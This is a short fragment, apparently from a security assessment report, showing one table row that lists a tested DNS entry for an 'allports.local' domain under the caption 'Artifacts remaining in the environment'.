localhost1UWhRCA...A	Tested DNS entry	allports.local domain

Table 8. *Artifacts remaining in the environment*